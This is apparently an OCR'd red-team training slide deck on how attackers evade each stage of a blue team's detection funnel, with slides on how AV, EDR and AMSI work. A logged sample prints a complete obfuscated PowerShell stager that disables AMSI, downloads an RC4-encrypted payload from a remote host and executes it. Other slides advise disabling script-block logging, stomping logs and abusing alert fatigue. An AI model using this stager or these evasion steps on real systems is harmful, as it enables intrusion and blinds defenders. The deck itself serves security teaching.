- Example: Identifying unusual login attempts, detecting known malware signatures.




1,538 hits

Feb 6, 2022 @ 19:22:56.835 - Feb 7, 2022 @ 19:22:56.835

Time ↓	source.ip	destination.ip	destination.port	event.dataset
Feb 7, 2022 @ 19:21:54.145	192.168.128.10	199.15.16.72	443	conn
Feb 7, 2022 @ 19:20:56.282	192.168.128.10	199.15.16.72	443	conn
Feb 7, 2022 @ 19:20:00.683	192.168.128.10	199.15.16.72	443	conn

Triage

- Prioritize and filter alerts based on theirseverity and relevance.
  - Typically, where the SOC gets involved
  - Defenders are trying to sort the FalsePositives from the real alerts
  - Alert Fatigue is a major struggle for manyorganizations
- Example: Filtering out false positives andhighlighting alerts that requireimmediate attention.



Windows PowerShell   Number of events: 1,711

Level	Date and Time	Source	Event ID	Task Category
Information	6/28/2021 8:38:43 PM	PowerShell (PowerShell)	403	Engine Lifecycle
Information	6/28/2021 8:38:43 PM	PowerShell (PowerShell)	800	Pipeline Execution Details
Information	6/28/2021 8:38:43 PM	PowerShell (PowerShell)	800	Pipeline Execution Details
Information	6/28/2021 8:38:42 PM	PowerShell (PowerShell)	400	Engine Lifecycle
Information	6/28/2021 8:38:42 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	6/28/2021 8:38:42 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	6/28/2021 8:38:42 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	6/28/2021 8:38:42 PM	PowerShell (PowerShell)	600	Provider Lifecycle


Event 403, PowerShell (PowerShell)

```
Engine state is changed from Available to Stopped.

Details:
        NewEngineState=Stopped
        PreviousEngineState=Available

        SequenceNumber=19

        HostName=ConsoleHost
        HostVersion=5.1.19041.1023
        HostId=ef4353b7-55d7-48af-8b50-4f903616b71d
        HostApplication=powershell.exe -ExecutionPolicy Restricted -Command Write-Host 'Final result: 1';
        EngineVersion=5.1.19041.1023
        RunspaceId=3edf11bf-5213-405f-b5d9-9fa6a2689c2a
        PipelineId=
        CommandName=
        CommandType=
        ScriptName=
        CommandPath=
        CommandLine=
```

Log Name:	Windows PowerShell		
Source:	PowerShell (PowerShell)	Logged:	6/28/2021 8:38:43 PM
Event ID:	403	Task Category:	Engine Lifecycle
Level:	Information	Keywords:	Classic
User:	N/A	Computer:	WinDev2012Eval
OpCode:	Info		
More Information:	Event Log Online Help		

Investigation


- Hands on analysis is beginning to happen
  - Investigating specific activity artifacts like binaries and file systems
- At this point an activity has been confirmed to be of concern
  - Trying to determine if an alert was malicious or just unusual activity



```
Creating Scriptblock text (1 of 1):
 sET-ItEm  vARIaBle:pl9m0 ( [tyPe]("{1}{0}" -F 'f','rE') );  SET ("18G"+"lf"+"H")  ( [TyPE]("{2}{4}{5}{7}{6}{0}{8}{3}{1}"-f 'IC','GeR','SYs','ntMAnA','Te','M.nET','Rv','.sE','EPoi') ); sET ul5v  ([TYPE]("{0}{2}{1}"-F'texT.','NcOding','E') ) ;   SEt-IteM
VaRIAblE:Bh3Tvs ( [tYPE]("{2}{0}{1}" -f'er','T','COnV') ) ; ${f`9V}=  [TypE]("{1}{0}{5}{2}{4}{3}" -F'ystEM.','S','t.weBR','eST','equ','ne') ;  sv  ('v'+'XUYg')  ( [type]("{0}{1}{5}{2}{4}{3}"-f 'SyST','em.','eD','Icache','eNTia','NET.Cr') ) ;  SEt-VARiablE  rGQ  (
[tyPe]("{0}{3}{2}{1}{4}" -F 'sy','.tEXT.eN','teM','S','CodinG') )  ;IF(${p`SvE`RsiONt`AB`LE}."pS`V`ErS`iON"."maJ`OR" -GE 3){${R`Ef} =   (  variABle  PL9m0)."VA`Lue"."aSs`em`BlY".("{1}{0}" -f 'EtTypE','G').Invoke( ( 'S' + (  "{1}{0}" -f("{0}{1}"-f't','em.'),'ys') +
( "{2}{1}{0}" -f'em','g',("{0}{1}" -f 'Ma','na') )  +( "{0}{1}" -f'ent','.' ) +  (  "{1}{0}" -f'i',("{1}{0}{2}" -f 'oma','Aut','t') )+'o' +  'n'+ '.'+ 'A'+ 'm'  +  'si')+ (  'Uti'+ 'ls' )  ); ${r`EF}.("{1}{0}{2}"-f'EtF','G','ield').Invoke(  ('a' + ( "{1}{0}" -f'In','msi')+ 'itF'  )  +  ('ai'
+'led' ),('Non' +'P'  +'ub' + ( "{1}{0}{2}"-f ',St','lic',("{1}{0}" -f'tic','a') )  )  ).("{2}{0}{1}"-f 'tVAL','UE','SE').Invoke(  ${nu`IL},${TR`UE})  ; }  ;  ${18`gL`FH}::"eX`PEC`T100coNTin`Ue"  =  0 ;  ${AE`FB} =.("{0}{2}{1}"-f'New','eCt','-OBj') ("{3}{2}{1}{0}{4}" -f
'E','M.NET.WEbCLi','e','SYst','Nt') ;${U} =  (  'Moz'  +'il'  +( (  ( "{0}{2}{1}"-f("{0}{1}"-f'la/5.','0'),'(',' '  )  ) )+'Wi'+ 'nd'+ 'ow'  + ("{0}{1}"-f ("{1}{0}" -f 'NT','s '),' ')+ '6.'  + '1;' + ( "{2}{0}{1}"-f'OW6','4;',' W'  ) + ' ' +'Tr'  +  'id' +  ( "{1}{0}"-f '/','ent'  )+'7'  +
("{0}{2}{1}"-f '.0',("{0}{1}"-f ':11','.'),("{0}{1}"-f '; r','v'))+ ( ( ( "{2}{0}{3}{1}"-f((("{1}{0}"-f'ke',') li'))),'o','0',("{1}{0}"-f'k',' Gec'))  )  ) ) ;  ${S`er} = $(  (get-vaRiABle  ui5v  )."V`AluE"::"uN`ic`odE"."g`Et`STrING"(  (geT-ItEM varIaBLe:bh3Tvs )."VaL`UE"::("{3}{1}
{2}{0}{4}"-f'mBase64St','r','o','F','rIng').Invoke(  ( 'aAB'  +  ("{0}{1}" -f'0AH','QA')+  'cA'+  'A6A'  + 'C' +(  "{1}{0}{2}"-f'LwA','8A',("{0}{2}{1}" -f'xAD','g','kAM')  )  +'A'+  'uA' + (  "{1}{0}{2}"-f'g',("{0}{1}"-f'DE','AN'),'A4A' ) +( "{0}{1}{2}"-f'C',("{1}{0}"-f
'AOQA','4'),'y'  ) +'AC4'+( "{1}{0}" -f 'Az','AMQ' )  +(  "{1}{0}"-f 'OgA',("{0}{1}" -f'AD','AA')  )  +  ( "{1}{0}"-f 'AOA',("{0}{1}"-f '4','ADA') )  + (  "{1}{0}{2}" -f ("{1}{0}" -f'=','wAA'),'A','=') ))) );${T}=  ('/'+ 'adm' + 'in'+  (  "{1}{0}"-f't','/ge' ) +( "{0}{1}"-
f'.','php'  ) );${Ae`FB}."H`EADeRs".("{1}{0}"-f'D','AD').Invoke((  'Use'+ (  "{1}{0}"-f'Age','r-'  )+ 'nt'),${U} )  ;${AE`Fb}."Pro`xY" =  ${f`9v}::"de`Fau`lTWEbP`RoXY"  ;  ${A`eFb}."PR`oXY"."cReDEN`T`iAlS" =     ( gEt-iTEM
('vaRIAB'+'Le:v'+'X'+'uy'+'g'))."Val`Ue"::"dE`FaUlTNeTWo`RkC`R`Ed`ENtIAlS" ;  ${SC`Ri`PT:prOXY} =   ${A`EFb}."PrO`xy" ;  ${k}=  ${r`gq}::"asC`li"."Ge`TByT`Es"( (  ( ( "{1}{2}{0}"-f 'mS','&[',("{1}{0}"-f']usG','K'))+  ( "{0}{1}" -f'hqW','*F5'  )  + ( "{0}{1}" -f
("{1}{0}" -f'CVX','zM'),'Te' ) +((  ("{0}{2}{1}"-f'6@','I',((("{0}{1}" -f',','!(a'))) ))) +'h'  +(  "{1}{0}" -f'j:D','E'  ))."REPLa`cE"((([CHar]104  +  [CHar]113  +[CHar]87 ),'|')) );${r} ={${d},${K}=${A`Rgs};  ${s}=  0..255  ;0..255|&('%'){${j} =  ( ${J}  +  ${S}[${_}]  +
${K}[${_}%${k}."cO`UNt"])%256  ;${s}[${_}],${S}[${J}] =${s}[${j}],${s}[${_}]};  ${d}  |  &('%'){${i} =  ( ${i}  + 1  )%256 ;  ${h}=  (${h} + ${S}[${I}]  )%256; ${s}[${i}],${s}[${h}] =${S}[${H}],${s}[${i}]  ; ${_}-bxor${s}[(  ${s}[${I}]+  ${S}[${h}])%256]}} ;
${A`EFb}."Hea`de`Rs".("{0}{1}"-f 'A','dD').Invoke(('Coo' + 'kie'  ),( 'b'+ 'oh'+  'zn'+(  "{1}{0}"-f("{1}{0}" -f 'P=','eJ'),("{0}{1}" -f'Zkr','P') )+ 'i'  +  'd1'+(  "{0}{1}"-f'T',("{0}{1}" -f 'k','qNB')) +'L'+ 'BA'  +'4'  +  '1R' +( "{1}{0}" -f'1','1hj' )  + (  "{2}{0}{1}"-f'Oi3',
("{1}{0}"-f '=','luk'),'f8k') ) ) ; ${d`AtA}  =${a`efB}.("{0}{2}{1}{3}"-f 'DO','OaD','wNI','DaTa').Invoke(  ${s`ER}  +  ${t}  ); ${Iv} = ${dA`TA}[0..3] ;  ${dA`Ta}=  ${D`ATa}[4..${DA`TA}."Len`gth"] ; -joiN[ChaR[]](  & ${r} ${da`TA} (  ${i`V}  +  ${K} ) ) | &("{1}{0}"-f
'X','IE')

ScriptBlock ID: ab805158-8754-4189-84e3-57dcdf8172ad
Path:
```


Remediation

- Final step and it's pretty hard to stop
  - The malicious activity has been positively identified at this point
- Try hiding
  - Make sure to have plan for removal if successful
- Try not to give away other infection points
  - Stager retries are useful here



WHAT ARE YOU WORKING ON?
TRYING TO FIX THE PROBLEMS I CREATED WHEN I TRIED TO FIX THE PROBLEMS I CREATED WHEN I TRIED TO FIX THE PROBLEMS I CREATED WHEN...

What Do We Do About the Funnel?

- The Funnel is effectively the Blue Team's kill chain
  - If we can break or exit the process at any step, we have effectively not been detected
- So how do we break it?




Evadere Classifications



How to Beat Collection

- We probably can’t avoid this completely
- Traffic must go through firewalls, routers, etc.
- If we can identify the collector, we can potentially disable it:
  - Disable Script Block logging
  - Turn off NetFlow collection on a router
- We can try to go around it



Windows PowerShell


Select an item to view its description.

Setting	State
Turn on Module Logging	Enabled
Turn on PowerShell Script Block Logging	Enabled
Turn on Script Execution	Not configured
Turn on PowerShell Transcription	Enabled
Set the default source path for Update-Help	Not configured

5 setting(s)


How to Beat Detection

- Where Red Team's spend most of their effort
- Blend into the standard traffic
- Obfuscation to avoid malicious signatures
- Follow normal traffic flows
  - A random machine logging into a router is probably pretty strange


Detection (1000000s of EVENTS)
Investigation (10s of LEADS)
Collection
Don't clog the funnel!
Remediation (1s of INCIDENTS)
Triage (100s of ALERTS)


How to Beat Triage

- Starting to get a little more scrutiny from defenders
- Blend into the alerts!
  - Use AV logs to see if anything causes a lot of alerts
  - Abuse of alert fatigue
- Abuse the human element



How to Beat Investigation

- Hands on analysis is beginning to happen
- At this point an activity has been identified as malicious
- Prevent them from knowing what is going on
  - Stomp logs
  - Obfuscate payloads
  - Hide



How Does AV and EDR Detect Malware?

BC SECURITY

Static Detection Methods


- How does AV do its logical detection?
- Hashes
  - Simply hashing the file and comparing it to a database of known signatures
  - Extremely fragile, any changes to the file will change the entire signature
- Byte Matching (String Match)
  - Matching a specific pattern of bytes within the code
    - i.e. The presence of the word Mimikatz or a known memory structure

Static Detection Methods

- Hash Scanning
  - Hybrid of the above two methods
  - Hash sections of code and look for matches
- Heuristics
  - File structure
  - Logic Flows (Abstract Syntax Trees (AST), Control Flow Graphs (CFG), etc.)
  - Rule based detections (if x & y then malicious)
    - These can also be thought of as context-based detections
  - Often uses some kind of aggregate risk for probability of malicious file

Dynamic Detection (Behavioral Analysis)


- Classification Detection
- Sandboxing
  - Execute code in a safe space and analyze what it does
- System Logs and Events
  - Event Tracing for Windows
- API Hooking


Microsoft Defender ATP
Next-generation protection
Endpoint detection and response
Pre-execution sensors
Post-execution sensors
Pre-execution blocking
Behavioral blocking and containment
Alert

AMSI and Fileless Malware

What Is AMSI?

- The Windows Antimalware Scan Interface (AMSI) is a versatile interface standard that allows your applications and services to integrate with any antimalware product that's present on a machine. AMSI provides enhanced malware protection for your end-users and their data, applications, and workloads.



AMSI

Anti Malware Scan Interface

PowerShell v5 Anti-Malware Scan Interface

Windows 10

Allows Windows Defender and third party Anti-virus solutions access the script code

Provides:

